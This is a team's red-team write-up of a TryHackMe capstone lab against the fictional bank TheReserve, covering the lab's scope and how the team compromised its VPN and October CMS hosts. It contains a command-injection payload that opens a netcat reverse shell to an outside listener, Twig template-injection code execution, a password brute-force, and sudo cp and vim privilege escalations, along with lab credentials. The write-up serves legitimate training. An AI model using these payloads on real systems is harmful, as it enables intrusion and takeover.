

DEPI-GP-RedTeaming Report

Tryhackme profile : <https://tryhackme.com/p/DEPI.Red.Team>

Team member :

- 1 - Joseph George Wahba (Team Leader)**
- 2 - Antony Maged (co-Team leader)**
- 3 - Shawky Mohamed**
- 4 - Youssef Khairy Salah**
- 5 - Yara Ihab Mohamed**

Project Scope

This section details the project scope.

In-Scope

- Security testing of TheReserve's internal and external networks, including all IP ranges accessible through your VPN connection.
- OSINTing of TheReserve's corporate website, which is exposed on the external network of TheReserve. Note, this means that all OSINT activities should be limited to the provided network subnet and no external internet OSINTing is required.
- Phishing of any of the employees of TheReserve.
- Attacking the mailboxes of TheReserve employees on the WebMail host (.11).
- Using any attack methods to complete the goal of performing the transaction between the provided accounts.

Out-of-Scope

- Security testing of any sites not hosted on the network.
- Security testing of the TryHackMe VPN (.250) and scoring servers, or attempts to attack any other user connected to the network.
- Any security testing on the WebMail server (.11) that alters the mail server configuration or its underlying infrastructure.
- Attacking the mailboxes of other red teamers on the WebMail portal (.11).
- External (internet) OSINT gathering.
- Attacking any hosts outside of the provided subnet range. Once you have completed the questions below, your subnet will be displayed in the network

diagram. This 10.200.X.0/24 network is the only in-scope network for this challenge.

- Conducting DoS attacks or any attack that renders the network inoperable for other users.

Project Registration

The Trimento government mandates that all red teamers from TryHackMe participating in the challenge must register to allow their single point of contact for the engagement to track activities. As the island's network is segregated, this will also provide the testers access to an email account for communication with the government and an approved phishing email address, should phishing be performed.

To register, you need to get in touch with the government through its e-Citizen communication portal that uses SSH for communication. Here are the SSH details provided:

SSH Username	e-citizen
SSH Password	stabilitythroughcurrency
SSH IP	X.X.X.250

Once you complete the questions below, the network diagram at the start of the room will show the IP specific to your network. Use that information to replace the X values in your SSH IP.

Once you authenticate, you will be able to communicate with the e-Citizen system. Follow the prompts to register for the challenge, and save the information you get for future reference. Once registered, follow the instructions to verify that you have access to all the relevant systems.

Note: The VPN server and the e-Citizen platform are not in scope for this assessment, and any security testing of these systems may lead to a ban from the challenge.

Lunching the attack!

As if the scope has told us and since the attack is a gray box attack we have pin pointed the steps to biggen the challenge :

1. OSINT
2. Perimeter Breach
3. Initial Compromise of Active Directory
4. Full Compromise of CORP Domain
5. Full Compromise of Parent Domain
6. Full Compromise of BANK Domain
7. Compromise of SWIFT and Payment Transfer

1. OSINT

For the Initial Access, we have access to 3 machines **WebMail**, **VPN** and **WEB**

WEB	10.200.118.113
VPN	10.200.118.12
WebMail	10.200.118.11

VPN - 10.200.118.12

After scanning host for open ports and services found that port 22 and 80 are open.

```
POR STATE SERVICE REASON VERSION
22/tcp open ssh    syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linu
x; protocol 2.0)
| ssh-hostkey:
| 2048 71aa9cc8313e8fe0d260aa64ef65d8ec (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDBahyN7IRNoRwWlyRHFK
ZPxyYw6y8kc1F0rjQFdSaHPosd9THp2ls5ozXggrpr4C0JP/BUPrvTkoP0LKUD
y/4MSNpQ4xF5hdmdCD+9u44Dz/aMKAPTpkvq2qk9SInuiLy0WuuNP2z34Kc
Pt+/3nNkaTB1FrC6+6w/gGnKa+1skx0I5RnFvb7Meb3XfmwB0LhaPHkpAlV/fAj
```

```

KcdsaNuLxuWJACXHyiq5P/+54d76yOhOZC73LrBzjXBfvJXLtdJP2MspoORCH
eN8r4z8K2sFRN4z0zq2LdBoJUawFMknScf1LXX7+UZPmlM0GqTSbigd5DE5
mQ1WrQJJekalJMy3Fh
| 256 0ba797e865969282f1ac1675cad1d912 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdH
AyNTYAAABBBPcjzUWVyr7Z7J9QT4fBHrxrMWDb14pbD1LkOsru1a8Xgf2QTk
9RnlTMH0UsvhYpxpqJGHGq2bi4mIhbYFeYsI?
| 256 2c8ec0e9a86399f2e8911a192d737db2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIHuS/M95IrPHDJ66Bwj/EgBr9J
HKgEh8SmoVHpNMFSCD
80/tcp open http  syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: VPN Request Portal
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS

```

after visiting port 80, found there is an authenticaton for VPN website, tried simple sql method to bypass login but it didn't works, after running gobuster found that there is **"/vpn"** directory which contain a **.ovpn** file.

```

[parrot@parrot]~[-/thm/capstone]
$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.200.118.12
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:      http://10.200.118.12
[+] Method:   GET
[+] Threads:  10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout:  10s
=====
2023/05/27 19:05:07 Starting gobuster in directory enumeration mode
=====
/vpn          (Status: 301) [Size: 312] [--> http://10.200.118.12/vpn/]

```

← → ⌂ C O 🔍 http://10.200.118.12/vpn/
Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB

Index of /vpn

Name	Last modified	Size	Description
Parent Directory	-	-	-
? corpUsername.ovpn	2023-05-04 18:15	8.1K	

Apache/2.4.29 (Ubuntu) Server at 10.200.118.12 Port 80

```
1 client$  
2 dev tun$  
3 proto tcp$  
4 sndbuf 0$  
5 rcvbuf 0$  
6 remote 10.200.X.X 1194$  
7 resolv-retry infinite$  
8 nobind$  
9 persist-key$  
10 persist-tun$  
11 remote-cert-tls server$  
12 auth SHA512$  
13 data-ciphers AES-256-CBC$  
14 key-direction 1$  
15 verb 3$  
16 <ca>$  
17 -----BEGIN CERTIFICATE-----$  
18 MIIDQjCCAiqqAwIBAgIUMgz4AevMs5WaCN3J0W7jSNaq4bswDQYJKoZIhvcNAQEL$  
19 BQAwEzERMA8GA1UEAwwIQ2hhbmdlTWUwHhcNMjAwNzA4MjAwMjUxWhcNMzAwNzA2$  
20 MjAwMjUxWjATMREwDwYDVQQDDAhDaGFuZ2VNZTCCASIwDQYJKoZIhvcNAQEBBQAD$
```

Changed **10.200.X.X** to VPN server IP, which is **10.200.118.12**

```
2 dev tun$  
3 proto tcp$  
:cp 4 sndbuf 0$  
0 5 rcvbuf 0$  
0 6 remote 10.200.118.12 1194$  
.ret 7 resolv-retry infinite$  
8 nobind$  
:-key 9 persist-key$  
:-tun 10 persist-tun$  
.cer 11 remote-cert-tls server$  
SHA512  
phe 12 auth SHA512$  
rect 13 data-ciphers AES-256-CBC$  
14 key-direction 1$  
15 verb 3$  
16 <ca>$  
17 -----BEGIN CERTIFICATE-----$
```

tried to connect using this config file, but it was not working, so i moved on for further enumeration.

On login page of VPN host, i tried only entering any name without password and clicked login, and that's worked, i logged into with random usernames and without password.



VPN Portal Login

User: Password:

Note: Your internal account should be used.

Remember me

after that, I tried to test some common vulnerability to test on the **requestvpn.php?filename=** **GET** parameter using burpsuite, tried RFI and LFI but it was not working, then i tried command injection with sleep command and it's works.

```
GET /requestvpn.php?filename=jlkfj && sleep 5  
#urlencode this before sending request
```

Request

Pretty	Raw	Hex	Res
1 GET /requestvpn.php?filename=jfl%26%26+sleep+5	HTTP/1.1		1
2 Host: 10.200.118.12			
3 Upgrade-Insecure-Requests: 1	jfl && sleep 5		
4 User-Agent: Mozilla/5.0 (Windows x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36	Press 'F2' for focus	x64)	
5 Accept:			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9			
6 Referer: http://10.200.118.12/vpncontrol.php			
7 Accept-Encoding: gzip, deflate			
8 Accept-Language: en-US,en;q=0.9			
9 Cookie: PHPSESSID=2rrvpp9nb1c2vh3i2cfgoabkle			
10 Connection: close			

after that generate simple reverse using revshells.com and send request using the payload and i got the shell as user www-data.

Pretty	Raw	Hex	Render
1 GET /requestvpn.php?filename=			1
1jk%26%26+rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f sh+-i+			
2>%261 nc+10.50.115.144+1234+>/tmp/f	HTTP/1.1		
2 Host: 10.200.118.12			
3 Upgrade-Insecure-	jlk && rm /tmp/f;mkfifo /tmp/f;cat /tmp/f sh -i 2>&1 nc 10.50.115.144 1234 >/tmp/f		
4 User-Agent: Mozilla/5.0 (Windows x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36	Press 'F2' for focus		
5 Accept:			
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9			

www-data

```
(kali㉿kali)-[~]
$ nc -lvpn 1234
listening on [any] 1234 ...
connect to [10.50.115.144] from (UNKNOWN) [10.200.118.12] 54744
sh: 0: can't access tty; job control turned off
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ip-10-200-118-12:/var/www/html$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@ip-10-200-118-12:/var/www/html$ 
```

looking for db file, found a **db_connect.php** file, and its contain **mysql** password

```
<?php

define('DB_SRV', 'localhost');
define('DB_PASSWD', "password1!");
define('DB_USER', 'vpn');
define('DB_NAME', 'vpn');

?>
```

doing **sudo -l** found that www-data user can run **/bin/cp** as root, looking for this binary on gtfobins found that i can read and write files, so i first tried to read the id_rsa, but it was not there, then i generate my own ssh config file and transfer my public key to **VPN** machine.

```
#on attacker machine
$ ssh-keygen

#on VPN machine writing authorized_keys into /home/ubuntu/.ssh/authorized
_keys
$ LFILE=/home/ubuntu/.ssh/authorized_keys
$ echo "ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQCkBWe/d1oEVIL7el
7Z9rGcEzHmEf+O3NcpMFRQoXGrSqlRgbyIEsLDkHjS74UcAn1yX4+dAJZwaj
uK9j61wXgCwJsBHkVEEWr/94pQg6nJd88QkB0uvyVN8aAaCdKuKSiaQ+iD/
E4IPvFGvJMGEx0BsSQJAtwYJ4m12rKS3XdFSZD7CzhuqFNJLMR80RjGzjhKN
FjP3fLn1paJmKxiaoFaBc7n6rQDmdmZXKDv6FHxZCKelfKQT0H30zQjhcszzvJ
ARwma8q7RhlwV7lzjkr4gPsc99rtGGUQi+/UKmd4fU3TOFizU0M8cM/a0e8dB
3b4wGX30JqRiMP9yzZKli01AEJDIVSCGk7TN7yYnPuCxKqoEVeXH+s4IdfSHe
nAWS2qgPs8p1G9s0vEZJJFi5qgy7wNETfMCI2d1RWkWHGYZaKYlj6B3rYleeP
WS+1ERPFSnnlpV1RWbfVrxVCzo8Ybw1Lx+sGbcYkekSyHuUVrr+YpP6cwNcYu
fd/rR+UJ50 kali@kali" | sudo /bin/cp /dev/stdin "$LFILE"
```

now, i can write our public key on VPN machine, now i can logged in to as ubuntu user using ssh.

```
$ ssh ubuntu@10.200.118.12
# if it's not work then give permission to id_rsa
```

```
$ chmod 600 ./ssh/id_rsa  
# then  
$ ssh -i id_rsa ubuntu@10.200.118.12
```

after logged in using ssh, doing **sudo -l** found that user ubuntu run any command as root

```
Last login: Sun May 28 18:29:56 2023 from 10.50.115.144  
ubuntu@ip-10-200-118-12:~$ sudo -l  
Matching Defaults entries for ubuntu on ip-10-200-118-12:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User ubuntu may run the following commands on ip-10-200-118-12:  
    (ALL : ALL) ALL  
    (ALL) NOPASSWD: ALL
```

```
$ sudo su  
# for privesc
```

```
katu@kati: ~/thm/capstone ✘  katu@kati: ~/thm/capstone ✘  katu@kati: ~/thm/capstone ✘  katu@kati: ~/thm/capstone ✘  
ubuntu@ip-10-200-118-12:~$  
ubuntu@ip-10-200-118-12:~$  
ubuntu@ip-10-200-118-12:~$ sudo su  
root@ip-10-200-118-12:/home/ubuntu#
```

WEB - 10.200.118.13

After scanning host for open ports and services found that port 22 and 80 are open.

```
22/tcp open ssh      syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linu  
x; protocol 2.0)
```

```

| ssh-hostkey:
|   2048 70:77:7d:ab:be:95:72:07:41:20:72:ca:fc:b2:dd:2c (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQDegECNW62RXNYEHw3P
HgAt8DeDqEuf/3QiEyM2mX68GyMjnpPigVXr/DdZ+rjNpM95pG+5vfihwIaUX8
TL76/hBmbFGNeUzz9VHP54WsRFIvUfIPnDAX42z7KzO9boeIoQcHO9b83p7j
uTf5UwZtNXbq9h/8Ejj8sb7j64ZanolbOkB02B2uTQ8Lo7BNlea5y18csZmniugL
deH4CAbr/H9fy9zUabOL8bW53kEC1TP1sakNr6n9Nq5uGQpehIAQhysRQF9
YII3OuAxrCs13kfoVcG8ZW+9QY0XjeGupoAZxEUp7dytC3ru2LANKyR3QtPB4z
wYP+rGrXzvPcLuvh
|   256 f2:2a:88:47:20:8c:7f:e4:d8:e8:b9:aa:b3:a9:ed:f3 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAIBmlzdH
AyNTYAAABBBHlHVgYiyoz69l5zcU3jWtKj4+DMQ4lA/yHiGWSYMKTBCw+WF
masNKeiBTq/DokY4QHUS8pymt6GPpfP7CU7NMU
|   256 fa:8a:0d:ec:75:dc:1b:5c:0c:c3:4d:cb:19:45:01:2a (ED25519)
|_ssh-ed25519      AAAAC3NzaC1lZDI1NTE5AAAAIP4ibv/VXoY3WkTbyKufi5nBY0
qMF5ifJoqIT8g8ldpB
80/tcp open  http  syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

By visiting the website it's showing it is running october CMS

The screenshot shows a web browser window with the title "October CMS - Dev". The address bar displays the URL "http://10.200.118.13/october/index.php". The page content is for "TheReserve", featuring a large header "TheReserve" and a sub-header "Welcome to TheReserve, Trimento's finest in public and private banking! How can we help you?". A navigation menu at the bottom includes "Overview", "Meet The Team", and "Contact Us".

Overview

TheReserve is the reserve bank of Trimento. We aim to serve both the country by providing stability to the public banking sector, but also through our corporate division serve investors from foreign countries. We believe that a stable currency leads to a stable country, and centre all we do around this belief.

Trimento

Trimento welcome those from other countries looking for something different. Trimento offers a digital nomadship programme that allows those that meet the pre-

on page "**Meet The Team**" found team members names with their pictures, looking at source code, found that their pictures are saved by as their username.

Extracted username by copying all.

← → ⌂ ⌂ http://10.200.118.13/october/themes/demo/assets/images/
 ☰ Import bookmarks... ☰ Parrot OS ☰ Hack The Box ☰ OSINT Services ☰ Vuln DB ☰ Privacy and Security ☰ Learning Resources

Index of /october/themes/demo/assets/images

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
antony.ross.jpeg	2023-02-18 20:17	445K	
ashley.chan.jpeg	2023-02-18 20:17	429K	
brenda.henderson.jpeg	2023-02-18 20:17	462K	
charlene.thomas.jpeg	2023-02-18 20:17	472K	
christopher.smith.jpeg	2023-02-18 20:17	435K	
emily.harvey.jpeg	2023-02-18 20:17	446K	
keith.allen.jpeg	2023-02-18 20:17	406K	
laura.wood.jpeg	2023-02-18 20:17	560K	
leslie.morley.jpeg	2023-02-18 20:17	462K	
lynda.gordon.jpeg	2023-02-18 20:17	510K	
martin.savage.jpeg	2023-02-18 20:18	435K	
mohammad.ahmed.jpeg	2023-02-18 20:22	423K	
october.pn	2023-02-18 19:25	34K	
october.png	2023-02-18 19:25	34K	
paula.bailey.jpeg	2023-02-18 20:17	501K	
rhys.parsons.jpeg	2023-02-18 20:17	478K	
roy.sims.jpeg	2023-02-18 20:17	435K	
theme-preview.png	2023-02-15 06:28	40K	

Apache/2.4.29 (Ubuntu) Server at 10.200.118.13 Port 80

copied and pasted into editor and removed all png lines manually, then use awk and sed to extract usernames.

```
[parrot@parrot]~[~/thm/capstone]
$cat usernamees-thereserv-contact.txt | awk {'print$2'} | sed 's/.jpeg$//'
antony.ross
ashley.chan
brenda.henderson
charlene.thomas
christopher.smith
emily.harvey
keith.allen
laura.wood
leslie.morley
lynda.gordon
martin.savage
mohammad.ahmed
paula.bailey
rhys.parsons
roy.sims
```

cat usernamees-thereserv-contact.txt | awk {'print\$2'} | sed 's/.jpeg\$//'


looking at contact page, tried many methods to exploit this page, nothing works.
but there is a mail saying that send your CV and last three months banking
statements to **applications@corp.thereserve.loc**

Used ffuf to enumerate more directories in october cms and found backend directory.

By visiting **/october/index.php/backend/** it redirected to signin page.

URL: **10.200.118.13/october/index.php/backend/backend/auth/signin**

then i tried to brute forcing password using username admin, and created password using provided **password_policy.txt** which says 8 chars, 1 special char and 1 number, and brute forced it, but found that admin user got suspended. after that disconnected my openvpn connection and connect it again to remove this suspend, after that tried with only some specific password from **password_base_list.txt** following **password_policy.txt**, i got logged into with password “**password1!**”




After logged in with username and password to october cms, after enumerating some, i tried to add page and checked for **SSTI** and its works.

Click on + Add □ Enter title “exploit” □ Filename “exploit” □ Below on Markup tab: Enter Payload and click on save button.

The screenshot shows the OctoberCMS backend interface. On the left, there's a sidebar with icons for Pages, Partials, Layouts, Content, Assets, and Components. The main area has a dark header with 'Dashboard', 'CMS', 'Media', and 'Settings' tabs. Below the header, a search bar says 'Search...'. A list of pages is shown on the left, including 'Page not found (404)', 'Contact Us', 'Error page (500)', 'exploit' (which is selected), 'Demonstration', and 'Meet the Team'. The 'exploit' page card has a title 'exploit', a preview button, and a 'Save' button. On the right, there's a form for creating a new page. It has fields for 'File Name' (set to 'exploit'), 'Description' (empty), and a 'Hidden' checkbox which is checked. A note below says 'Hidden pages are accessible only by logged-in back-end users.' At the bottom, there are 'Markup' and 'Code' tabs, and the code editor shows the line '1 {{2*2}}'. The URL for the new page is shown as '/exploit'.

after visiting on **/october/index.php/exploit** SSTI payload got executed.



tried to read **/etc/passwd** file as this server is running on linux.

A screenshot of a code editor showing a file named "Hidden". The file contains the following content:

```
1 {{''.__class__.__base__.__subclasses__()}}[227]('cat /etc/passwd', shell=True, stdout=-1).communicate()
```

The "Hidden" checkbox is checked at the top left of the editor.

looking for result, got exception, loooking up for error found that it is running twig in background.

Unexpected token "punctuation" of value "(" ("end of print statement" expected).

/var/www/html/october/themes/demo/pages/exploit.htm line 5

TYPE	EXCEPTION
Twig Template	Cms\Classes\CMSException

```

1 title = "exploit"
2 url = "/exploit"
3 is_hidden = 1
4 ==
5 {{'', __class__, __base__, __subclasses__()}[227]('cat /etc/passwd', shell=True, stdout=-1).communicate()})

```

STACK TRACE

#	CALLED CODE	DOCUMENT	LINE
49	Twig\TokenStream->expect(...)	~/vendor/twig/twig/src/Parser.php	143
48	Twig\Parser->subparse(...)	~/vendor/twig/twig/src/Parser.php	98
47	Twig\Parser->parse(...)	~/vendor/twig/twig/src/Environment.php	563
46	Twig\Environment->parse(...)	~/vendor/twig/twig/src/Environment.php	595
45	Twig\Environment->compileSource(...)	~/vendor/twig/twig/src/Environment.php	408
44	Twig\Environment->loadClass(...)	~/vendor/twig/twig/src/Environment.php	381
43	Twig\Environment->loadTemplate(...)	~/modules/cms/classes/Controller.php	365
42	Cms\Classes\Controller->runPage(...)	~/modules/cms/classes/Controller.php	213

after trying many twig payloads for RCE, got 1 payload which works

```
{{0|reduce('system','id')}}
```

Hidden
Hidden pages are accessible only by logged-in back-end users.

Markup	Code
	1 {{[0] reduce('system','id')}}

VPN Request Portal x October CMS - Meet the T x exploit | CMS | OctoberCM x 10.200.118.13/october/index x +

← → ⌂ ⌂ 10.200.118.13/october/index.php/exploit

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)

used this vulnerability to gain reverse shell as www-data user, after that found **database.php** file which has MYSQL credentials.

```
'mysql' => [
    'driver'  => 'mysql',
    'engine'   => 'InnoDB',
    'host'     => 'localhost',
    'port'     => 3306,
    'database' => 'october2',
    'username' => 'october',
    'password' => 'password1!',
    'charset'  => 'utf8mb4',
    'collation' => 'utf8mb4_unicode_ci',
    'prefix'   => '',
    'varcharmax' => 191,
],
```

Username: october

Password: password1!

now, we have shell as user www-data, for privesc after enumerating some, found that user can run vim as root user.

```
www-data@ip-10-200-118-13:/var/www/html/october$ sudo -l
sudo -l
Matching Defaults entries for www-data on ip-10-200-118-13:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-200-118-13:
    (root) NOPASSWD: /usr/bin/vim
www-data@ip-10-200-118-13:/var/www/html/october$ sudo /usr/bin/vim hacked
```

so, i used vim to privilege escalate to root, as this technique is very common.

```
sudo /usr/bin/vim hacked
# then press ESC key then enter !/bin/sh
```

```
~  
~  
~  
#!/bin/sh  
# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
#
```

after that i generated **ssh public and private key (id_rsa)** files and moved into **/root/.ssh** directory, added 600 permission to my **id_rsa**

```
#generating ssh config files  
$ ssh-keygen -o  
# give required permission to id_rsa for connection  
$ chmod 600 id_rsa  
$ ssh -i id_rsa root@10.200.118.113
```

Now, we have enough Information and access to move further, let's move on to Perimeter Breach.

2. Perimeter Breach

Now, we have access on two machines **VPN** and **WEB**, after that to submit Perimeter Breach flag, first we have to login to **E-CITIZEN** Portal and register my username.

Logging in to E-CITIZEN using SSH and registered using my username, this is process is one time, make sure to save your details somewhere.

Thank you for registering on e-Citizen for the Red Team engagement against TheReserve. Please take note of the following details and please make sure to save them, as they will not be displayed again.

Username: DEPI
Password: Lxotr1K0M5GM4CXa
MailAddr: DEPI@corp.th3reserve.loc
IP Range: 10.200.118.0/24

These details are now active. As you can see, we have already purchased a domain for doma in squatting to be used for phishing. Once you discover the webmail server, you can use these details to authenticate and recov er additional project information from your mailbox. Once you have performed actions to compromise the network, please authenticate to e-Citz en in order to provide an update to the government. If your update is sufficient, you wil l be awarded a flag to indicate progress.

but before we have to setup my mail server, to get the mails.

When registering my username in E-CITIZEN Portal, i got the email and credentials to login into SMTP server.

```
# Username: DEPI  
Password: Lxotr1K0M5GM4CXa  
MailAddr: DEPI@corp.th3reserve.loc  
IP Range: 10.200.118.0/24
```

I logged into thunderbird using linux, to install thunderbird, go to its [offical website](#) and download it and run the binary directly.


MailServer - 10.200.118.11

